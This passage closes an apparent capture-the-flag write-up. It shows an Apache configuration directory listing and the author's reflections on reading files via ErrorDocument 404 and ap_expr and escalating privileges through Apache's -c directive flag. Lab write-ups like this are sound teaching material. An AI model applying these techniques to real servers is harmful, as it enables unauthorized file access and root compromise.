-rw-r--r-- 1 zroadmin zroadmin  1782 Aug 24 13:18 envvars
-rw-r--r-- 1 root     root       372 Aug 24 13:23 log.txt
-rw-r--r-- 1 zroadmin zroadmin 31063 Aug 24 13:18 magic
drwxr-xr-x 2 zroadmin zroadmin  4096 Aug 24 13:18 mods-available
drwxr-xr-x 2 zroadmin zroadmin  4096 Aug 24 13:18 mods-enabled
-rw-r--r-- 1 zroadmin zroadmin   320 Aug 24 13:18 ports.conf
drwxr-xr-x 2 zroadmin zroadmin  4096 Aug 24 13:18 sites-available
drwxr-xr-x 2 zroadmin zroadmin  4096 Aug 24 13:18 sites-enabled
Root flag obtained. Box completed.
Reflections
What Surprised Me
It’s incredible how unreadable the Apache documentation is. That said, I found what I was looking for after a while, doing a lot of research on other sites too.
Main Mistake
It took me a while to realize how the command with the -c flag was being interpreted in the privilege escalation, and how I could put the directive into a file. Then I discovered that Apache config files are just directives.
Alternative Approaches
For the user flag, instead of ErrorDocument 404, another vector could have been used — headers or other ways of communicating with the server via HTTP requests.
Open Question
To properly learn Apache’s syntax, is there a site besides the confusing official documentation?
Completed this box? Did you find the ap_expr file-read vector through the docs, or through another resource? Leave a comment down below!